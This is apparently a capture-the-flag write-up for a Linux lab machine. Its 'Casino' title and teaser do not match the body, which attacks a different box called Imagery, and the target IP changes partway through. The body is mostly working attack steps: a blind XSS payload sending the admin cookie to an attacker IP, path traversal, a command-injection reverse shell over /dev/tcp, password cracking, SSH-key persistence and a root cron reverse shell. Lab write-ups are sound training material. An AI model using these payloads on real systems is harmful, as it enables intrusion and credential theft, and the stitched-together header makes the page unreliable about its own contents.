


HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Imagery is a medium-difficulty Linux machine featuring a Flask-based image gallery application. The attack path begins with exploiting a blind XSS vulnerability in the bug reporting feature to steal an administrator’s session cookie. With admin access, a directory traversal vulnerability in the log download functionality provides arbitrary file read, allowing extraction of the application’s source code. Analysis reveals a command injection vulnerability in the image transformation feature, restricted to the testuser account. After obtaining testuser credentials from the application database and exploiting the command injection, initial access is gained as the web user. An encrypted backup file is discovered in /var/backup, which after cracking with a pyAesCrypt brute-forcer, reveals an older database containing credentials for the mark user. The mark account has sudo permissions to run a custom backup utility called Charcol, which can be abused to achieve root access by creating a malicious cron job.
We begin with a port scan to identify open services on the target:
nmap -p- -sCV 10.10.11.18
The scan reveals two open ports:
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Port 8000 is running Werkzeug, a WSGI web server typically used with Flask applications. We add the hostname to our hosts file:
echo "10.10.11.88 imagery.htb" | sudo tee -a /etc/hosts
Navigating to http://imagery.htb:8000, we’re presented with an image gallery application. The site offers registration functionality, allowing us to create an account and access additional features.
After registering and logging in, the dashboard indicates that no images have been uploaded yet and provides a link to upload functionality. Exploring the application further, we discover a “Report Bug” feature in the footer.

This bug reporting form accepts user input and presumably sends it to an administrator for review. This presents a potential attack vector for cross-site scripting (XSS), particularly blind XSS, since we don’t immediately see the rendered output.
To test for blind XSS, we craft a payload that loads an external resource from our server. Starting a Python HTTP server to monitor requests:
python3 -m http.server 80
We submit the following payload in the bug details field:
"><img src="http://10.10.14.192/">
After approximately a minute, our HTTP server receives a request, confirming an administrator has viewed the report and the application is vulnerable to blind XSS. We escalate with a payload using an onerror event handler to exfiltrate cookies:
<img src="x" onerror=new Image().src='http://10.10.14.192/?c='+document.cookie>

This creates an image element with an invalid source, triggering the onerror event which redirects the administrator’s browser to our server with their base64-encoded cookies. Shortly after submission, we receive the encoded cookie:
10.10.11.88 - - "GET /c=c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVa<SNIP> HTTP/1.1" 404 -

Decoding reveals the administrator’s session cookie, which we use to replace our own browser cookie and gain admin panel access.
The administrator panel includes functionality to download user activity logs. Intercepting this request in Burp Suite reveals a log_identifier parameter:
Testing for path traversal by modifying the parameter to request /etc/passwd:
log_identifier=../../../../../../../etc/passwd

The application returns the file contents, confirming an arbitrary file read vulnerability.
Using the file read vulnerability, we examine /proc/self/environ to gather environment information:

The environment variables reveal the application runs from /home/web/web/. We extract app.py and discover several imported modules:
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
We extract all referenced modules. The api_edit.py file is particularly interesting as it imports subprocess and defines routes for image transformation features:
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403

    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401

    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})

    <SNIP>

    if transform_type == 'crop':
        x = str(params.get('x'))
        y = str(params.get('y'))
        width = str(params.get('width'))
        height = str(params.get('height'))
        command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
        subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
The code shows several critical issues:
is_testuser_account session flagsubprocess.run() with shell=TrueThis is a command injection vulnerability. The parameters are concatenated into the command string without sanitization or escaping.
To exploit this vulnerability, we need testuser access. Reading config.py reveals credentials are stored in db.json:

Extracting db.json provides MD5 password hashes. We crack the testuser hash:
john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=raw-md5
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
iambatman        (?)
We log in as testuser@imagery.htb with the cracked password.
After authenticating as testuser, the “Visual Image Transformation” feature becomes available:

We upload an image and select the “Transform Image” option. Intercepting the request in Burp Suite, we modify the x parameter to inject our payload:

"x": "; bash -c 'bash -i >& /dev/tcp/10.10.14.192/8000 0>&1; nohup'"
Starting a netcat listener and sending the request triggers the injection:
nc -lnvp 8000
Connection received on 10.10.11.88 48316
web@Imagery:~/web$
We stabilize the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Press Ctrl+Z
stty raw -echo; fg
With shell access as web, we enumerate the system. An interesting file appears in /var/backup:

-rw-rw-r-- 1 root root 23054471 Aug 6 2024 /var/backup/web_20250806_120723.zip.aes
Transferring the file to our machine and examining it:
file web.zip.aes
web.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
The file is encrypted with pyAesCrypt. We use dpyAesCrypt to brute-force the password:
python3 crack.py web.zip.aes /usr/share/wordlists/rockyou.txt
[*] dpyAesCrypt.py – pyAesCrypt Brute Forcer
[*] Starting brute-force with 100 threads...
[+] Password found: bestfriends
    Decrypt the file now? (y/n): y
[+] File decrypted successfully as: web.zip

After extracting the backup, we find an older db.json with additional user accounts:
{
  "users": [
    {
      "username": "mark@imagery.htb",
      "password": "01c3d2e5bdaf6134cec0a367cf53e535",
      <SNIP>
    }
  ]
}

Cracking the MD5 hash:
john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=raw-md5
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
supersmash       (?)
The password works for the mark user:
su mark
Password: supersmash
For persistence, we add our SSH public key:
cd ~/.ssh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPFD5BJoZ2Fg3XUvUoWXmymoTnZnvEqRJEVsHSneKm3U kali@attacker" > authorized_keys
The user flag is at /home/mark/user.txt.
Checking sudo permissions:
sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
The mark user can execute /usr/local/bin/charcol as root without a password. We don’t have read permissions, so we explore its functionality through the help interface:
sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
The -R option allows resetting the application password. We use this to gain access:
sudo /usr/local/bin/charcol -R
Attempting to reset Charcol application password to default.
[2026-02-02 14:20:11] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm: supersmash
[2026-02-02 14:20:17] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
Launching the interactive shell and setting up credentials:
sudo /usr/local/bin/charcol shell
After configuration, exploring the help menu reveals functionality for creating automated cron jobs. Since Charcol runs as root, any cron job it creates will execute with root privileges.
Starting a netcat listener:
nc -lnvp 4444
Creating a malicious cron job that executes every minute:
charcol> auto add --schedule "* * * * *" --command "bash -c 'sh -i >& /dev/tcp/10.10.14.192/4444 0>&1'" --name "rce"
[2026-02-02 14:23:30] [INFO] Verification required for automated job management.
Enter Charcol application password: password
[2026-02-02 14:23:32] [INFO] Application password verified.
[2026-02-02 14:23:32] [INFO] Auto job 'rce' added successfully. The job will run according to schedule.

Within a minute, the cron job executes and we receive a root shell:
Connection received on 10.10.11.88 52318
# id
uid=0(root) gid=0(root) groups=0(root)
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.